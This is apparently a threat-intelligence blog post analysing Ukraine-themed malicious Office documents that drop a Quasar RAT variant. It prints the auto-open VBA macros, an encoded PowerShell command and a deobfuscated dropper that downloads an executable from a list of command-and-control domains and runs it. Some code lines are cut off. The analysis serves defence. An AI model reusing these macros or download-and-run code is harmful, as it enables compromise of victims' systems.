
Another cyber espionage campaign in the Russia-Ukrainian ongoing cyber attacks

lab52.io/blog/another-cyber-espionage-campaign-in-the-russia-ukrainian-ongoing-cyber-attacks/

From lab52, in connection to the latest events related to the Russia's ongoing cyberattacks in Ukraine, beyond destructive artifacts seen like Wipers and others, a new wave of malicious office documents (hereinafter maldocs) has been observed attempting to compromise systems leveraging a variant of well-know and open-source malware known as Quasar RAT.

Recently, we identified a maldoc named "Ukraine Conflict Update 16_0.doc" with a creation time 2022-03-16 and whose content appears to be retrieved directly from the Institute for the Study of War website. Due to the creation time, the maldoc was generated with the latest information updated since the most recent information published by this website is from March 23 (considering it at this point in time).



ADVERTENCIA DE SEGURIDAD Las macros se han deshabilitado.
Habilitar contenido
ISW
INSTITUTE FOR THE STUDY OF WAR
CT
Ukraine
CONFLICT UPDATE

Institute for the Study of War, Russia Team
with the Critical Threats Project, AEI
March 6, 2022


ISW published its most recent Russian campaign assessment at 2:00 pm EST on March 6.

This daily synthetic product covers key events related to renewed Russian aggression against Ukraine.

Key Takeaways March 5-6

- **Russian forces spent the past 24 hours largely regrouping and preparing to renew offensive operations around Kyiv, Kharkiv, and Mykolayiv.**
- **The Ukrainian General Staff reports the presence of a large concentration of Russian forces west of Kharkiv that it assesses will launch a wide offensive southwest toward the Dnipro River, although no such offensive has begun as of this publication.**
- **Russia violated two Russian-Ukrainian ceasefire agreements, collapsing efforts to establish a humanitarian corridor to help evacuate civilians from Mariupol and Volnovakha on March 5 and 6.**
- **Russian President Vladimir Putin has not demonstrated any willingness to de-escalate with Ukraine or the international community, nor has he provided reasonable demands that would lay the groundwork for de-escalation or negotiations.**
- **The Kremlin is likely laying the domestic information groundwork for a declaration of martial law in Russia should Russian President Vladimir Putin decide that mass mobilization and conscription are necessary to achieve his objectives.**
- **Russian President Vladimir Putin allowed for the confiscation of assets belonging to**

The latest content of the Institute for the Study of War website, aligned with the current time we are writing this post (2022-03-24), is shown below:



The Russian Military's Lessons Learned in Syria


The Russian Armed Forces are applying lessons learned from their experience in Syria to shape their development into a flexible and effective global expeditionary force.

Ukraine Conflict Updates

Mar 23, 2022 - Press ISW

This page collects ISW and CTP's updates on the conflict in Ukraine. In late February 2022, ISW began publishing daily synthetic products covering key events related to renewed Russian aggression against Ukraine.


Back to the maldoc analysis, it contains a VBA function that trigger the execution of a base64 encoded Windows PowerShell command:



```
Private Sub Auto_Open()
    a
End Sub

Private Sub Document_Open()
    a
End Sub
Private Sub a()
    c = UserForm1.TextBox1.Text
    Dim wsh As Object
    Set wsh = CreateObject(UserForm1.TextBox2.Text)
    wsh.Run c
    Set wsh = Nothing
End Sub

powershell.exe -w h -NonI -NoP -noL -enc KAAnAC4AKAAgADAAMwBhAHMAJwArACcAaABFAEwAJwArACcAbABpAEQAWwAxAF0AJwArACc
AKwAwADMAJwArACcAYQBzACcAKwAnAGgARQAnACsAJwBsAGwASQBkAFsAMQAnACsAJwAzACcAKwAnAF0AKwBnAGoATQB4AGcAJwArACcAagAnACs
AJwBNACkAIAAnACsAJwAoAG4ARQB3AC0AJwArACcAbwBiAEoAZQBDAHQAJwArACcAIABTACcAKwAnAHkAcwBUAEUAbQAuAGkAbwAuAFMAJwArAC
cAVABSAGUAYQAnACsAJwBtAFIAZQAnACsAJwBhAEQAZQByACgAJwArACcAKAAgAG4ARQAnACsAJwB3AC0AJwArACcAbwBiAEoAJwArACcAZQAnA
CsAJwBDACcAKwAnAHQAIABpACcAKwAnAG8AJwArACcALgBDACcAKwAnAE8ATQAnACsAJwBwAFIAZQBzAHMAaQBvAE4ALgBkAEUAZgBsAGEAdABl
AFMAVABSAEUAYQBtACgAIABbACcAKwAnAFMAWQBzAFQAZQBNAC4ASQBvAC4AbQBlAE0AbwByAHkAUwB0AFIARQBhAE0AJwArACcAXQBbACcAKwAn
AEMAJwArACcATwAnACsAJwBOACcAKwAnAHYARQByAFQAXQA6ACcAKwAnADoARgByAG8ATQBCAGEAJwArACcAUwBFADYANABzAHQAJwArACcAcgBJ
AG4AZwAoAGcAJwArACcAagAnACsAJwBNACcAKwAnAGYAJwArACcAWgBGACcAKwAnAFIAUwAnACsAJwA4ACcAKwAnAE4AJwArACcAQQBFAEkAJwAr
```


Applying de-obfuscating techniques, we finally rebuilt the PowerShell command and we found a HTTP GET request from a list of command-and-control servers with the main purpose of obtaining a Windows PE file from the C2 and execute it as a new process of Powershell.exe (PE file obtained from the C2 will be saved into the %TEMP% path and will be renamed as sarewfdsdfh.exe).

Take a look at the highlighted domains, they will be commented later on.



```
('.( 03ashELliD[1]+03ashEllId[13]+gjMxgjM) (New-Object System.io.StreamReader( New-Object io.Compression.deflatedStream( [System.Io.meMoryStREaM][CONvErT]::FroMBaSE64strIng(
    gjMfZFRS8NAEIT/SgiRJmAuqCA1paDU6otUaR+kqEhy2SQn17vzbtO01P53L6lKWoqv38zO7jLeWGupbygyKZ405KBBUBj2ZoyDQL4eSYFMVNAbXPtuiahMHEWYMFOJmglCeZW6p39CDSnZKUtBlkx1JItbJn6YRen5FUkBOybFkzUpZL+/Z/1VGoHkVRfTUrIWV6Z
    DG0KJ2ItuXYXk2QE7uun4DW2szIBQuehgLMEwqFAerrQvt+cGXycbr4HDl9naICzIBJA8QzqFzwoMvsXxSEOC4LveuxuQe8ApGCWFAT8YsNxvh0lThe3kAUSBpRMKcMKzYONPoA4f0w+g6Oynjziz9oDcylpwmWR3ttJmQ1SrMMkWTERq3F/N5xery6YoD8QytuPq1
    SQa6jwzeVYQWIEbDGaYaAyftKRgjBM2SSqxR/wztB3srqZcNm9svwE=gjM) , [Io.Compression.CompressionMODe]::DECoMpREsS ) ),[System.tEXT.EncOding]::ASCIi) )
    .ReadtoENd()').rePlaCE('03a',[STRINg][ChAR]36).rePlaCE('gjM',[STRINg][ChAR]39) |.( ([STrINg]$veRBOsEPrefERENcE)[1,3]+'x'-JoIn'')


( $shELliD[1]+03ashEllId[13]+'') (nEw-obJeCt SysTEm.io.STReamReaDer(( nEw-obJeCt io.COMpRessioN.dEflateSTREam( [SYsTeM.Io.meMoryStREaM][CONvErT]::FroMBaSE64strIng
('fZFRS8NAEIT/SgiRJmAuqCA1paDU6otUaR+kqEhy2SQn17vzbtO01P53L6lKWoqv38zO7jLeWGupbygyKZ405KBBUBj2ZoyDQL4eSYFMVNAbXPtuiahMHEWYMFOJmglCeZW6p39CDSnZKUtBlkx1JItbJn6YRen5FUkBOybFkzUpZL+/Z/1VGoHkVRfTUrIWV6ZDG
0KJ2ItuXYXk2QE7uun4DW2szIBQuehgLMEwqFAerrQvt+cGXycbr4HDl9naICzIBJA8QzqFzwoMvsXxSEOC4LveuxuQe8ApGCWFAT8YsNxvh0lThe3kAUSBpRMKcMKzYONPoA4f0w+g6Oynjziz9oDcylpwmWR3ttJmQ1SrMMkWTERq3F/N5xery6YoD8QytuPq1SQa6j
wzeVYQWIEbDGaYaAyftKRgjBM2SSqxR/wztB3srqZcNm9svwE=')
 , [Io.ComPReSsIon.cOmprESsIoNMODe]::DECoMpREsS ) ),[SYstEM.tEXT.EncOding]::ASCIi) ).ReadtoENd()').. |.( ([STrINg]$veRBOsEPrefERENcE)[1,3]+'x'-JoIn'')


b'$ErrorActionPreference=\'SilentlyContinue\';
@("https://taisunwin.club","https://web.sunwinvn.vip","https://sunvn.vin","http://b29.bet","https://play.go88vn.vin","https://playgo88.fun","https://choigo88.us","https://go88c.net",
"https://go88.gold","https://go88vn.vin","https://play.go88vn.vin","https://go88code.com","https://thesieutoc.net","https://sun.fun") |
%{$http=[System.Net.WebRequest]::Create("$_").GetResponse();
    if($http.ContentLength -ne -1){
        (New-Object System.Net.WebClient).DownloadFile("$_/wp-admin/pE8xYY3x6p","$env:temp\\sarewfdsfdg.exe");
        Start-Process -Filepath "$env:temp\\sarewfdsfdg.exe"};
        $http.close()
    }'
```

Related to the C2 domains inside this sample, we have found an interesting list of other samples, with the same subject matter that seems to be part of an ongoing campaing. One of them was a ZIP format compressed file (“Ukraine Conflict Update 16_0.zip”) containing both a “.xlsm” and a “.docm” MS Office documents with same naming. From what we can assume the initial attack vector goes through a spear phishing email.



Ukraine Conflict Update 16_0.docm	15/03/2022 21:31	Documento habilita...	20 KB
Ukraine Conflict Update 16_0.xlsm	15/03/2022 21:28	Hoja de cálculo habi...	17 KB


Ukraine Conflict Update 16_0.xlsm - Excel

ADVERTENCIA DE SEGURIDAD Las macros se han deshabilitado. Habilitar contenido

Ukraine Conflict Update 16_0.docm - Word

ADVERTENCIA DE SEGURIDAD Las macros se han deshabilitado. Habilitar contenido


Both files have obfuscated VBA macros, which are responsible for building a script to deploy the infection chain without containing any encoded PowerShell command.



```
Private Sub erfltxxmxtujb()
    Dim ruykaspyoremzybw As String
    Dim lympwkygfxz As String
    Dim dnjyvrybxoicepxscm As Object, nyltbivgtkt As Object
    Dim fyhitjqregenrmy As Integer
    ruykaspyoremzybw = ollefuqejpswtwq("687474703a2f2f623239") & ollefu
    lympwkygfxz = ollefuqejpswtwq("6232392e65") & ollefuqejpswtwq("7865
    lympwkygfxz = Environ("TEMP") & "\" & lympwkygfxz
    Set dnjyvrybxoicepxscm = CreateObject(ollefuqejpswtwq("4d53584d4c32
    dnjyvrybxoicepxscm.setOption(2) = 13056
    dnjyvrybxoicepxscm.Open ollefuqejpswtwq("474554"), ruykaspyoremzybw
    dnjyvrybxoicepxscm.setRequestHeader ollefuqejpswtwq("557365") & oll
    dnjyvrybxoicepxscm.Send
    If dnjyvrybxoicepxscm.Status = 200 Then
        Set nyltbivgtkt = CreateObject(ollefuqejpswtwq("41444f44422e537
        nyltbivgtkt.Open
        nyltbivgtkt.Type = 1
        nyltbivgtkt.Write dnjyvrybxoicepxscm.ResponseBody
        nyltbivgtkt.SaveToFile lympwkygfxz, 2
        nyltbivgtkt.Close
        cuwcpzfgjdovhisoyq lympwkygfxz
    End If
End Sub

Sub Workbook_Open()
    erfltxxmxtujb
End Sub
```

```
Private Sub pbrumtqvavhis()
    Dim rijekrvetamox As String
    Dim vrbnqaxsm As String
    Dim ptapydjtwebta As Object, aqjoghzqxrteczremh As
    Dim frauezygeiy As Integer
    rijekrvetamox = ququlkcycxfwbqj("687474703a2f2f62")
    vrbnqaxsm = ququlkcycxfwbqj("623239") & ququlkcycxf
    vrbnqaxsm = Environ("TEMP") & "\" & vrbnqaxsm
    Set ptapydjtwebta = CreateObject(ququlkcycxfwbqj("4
    ptapydjtwebta.setOption(2) = 13056
    ptapydjtwebta.Open ququlkcycxfwbqj("474554"), rijek
    ptapydjtwebta.setRequestHeader ququlkcycxfwbqj("557
    ptapydjtwebta.Send
    If ptapydjtwebta.Status = 200 Then
        Set aqjoghzqxrteczremh = CreateObject(ququlkcyc
        aqjoghzqxrteczremh.Open
        aqjoghzqxrteczremh.Type = 1
        aqjoghzqxrteczremh.Write ptapydjtwebta.Response
        aqjoghzqxrteczremh.SaveToFile vrbnqaxsm, 2
        aqjoghzqxrteczremh.Close
        purxdwqqosorsolys vrbnqaxsm
    End If
End Sub

Sub AutoOpen()
    pbrumtqvavhis
End Sub
```

